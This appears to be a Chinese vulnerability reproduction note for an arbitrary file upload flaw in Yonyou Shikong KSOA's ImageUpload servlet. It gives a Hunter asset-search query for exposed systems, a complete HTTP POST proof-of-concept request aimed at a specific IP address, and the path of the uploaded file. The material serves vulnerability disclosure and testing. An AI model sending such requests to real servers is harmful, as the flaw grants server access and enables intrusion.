Y22-6用友-时空KSOA-文件上传

漏洞描述：

用友时空KSOA是建立在SOA理念指导下研发的新一代产品,是根据流通企业前沿的IT需求推出的统一的IT基础架构,它可以让流通企业各个时期建立的IT系统之间彼此轻松对话。用友时空KSOA平台ImageUpload处存在任意文件上传漏洞，攻击者通过漏洞可以获取服务器权限。

网站图片：

网络测绘：

Hunter 语法：

- hunterapp.name="用友时空 KSOA"

漏洞复现：

：Content-typeheader头需为空
payload：


```
POST /servlet/com.sksoft.bill.ImageUpload?filename=1.txt&filepath=/ HTTP/1.1
User-Agent: Java/1.8.0_381
Host: 183.184.113.206:99
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-type:
Content-Length: 5
Connection: close

hello
```

效果图:

上传文件路径

```
http://xx.xx.xx.xx/pictures/1.txt
```


/pictures/1.txt
fofa
信息收集
MD5
沙箱
blog
study
靶场
tools
chagpt
CVE Discovery | Ha...
hello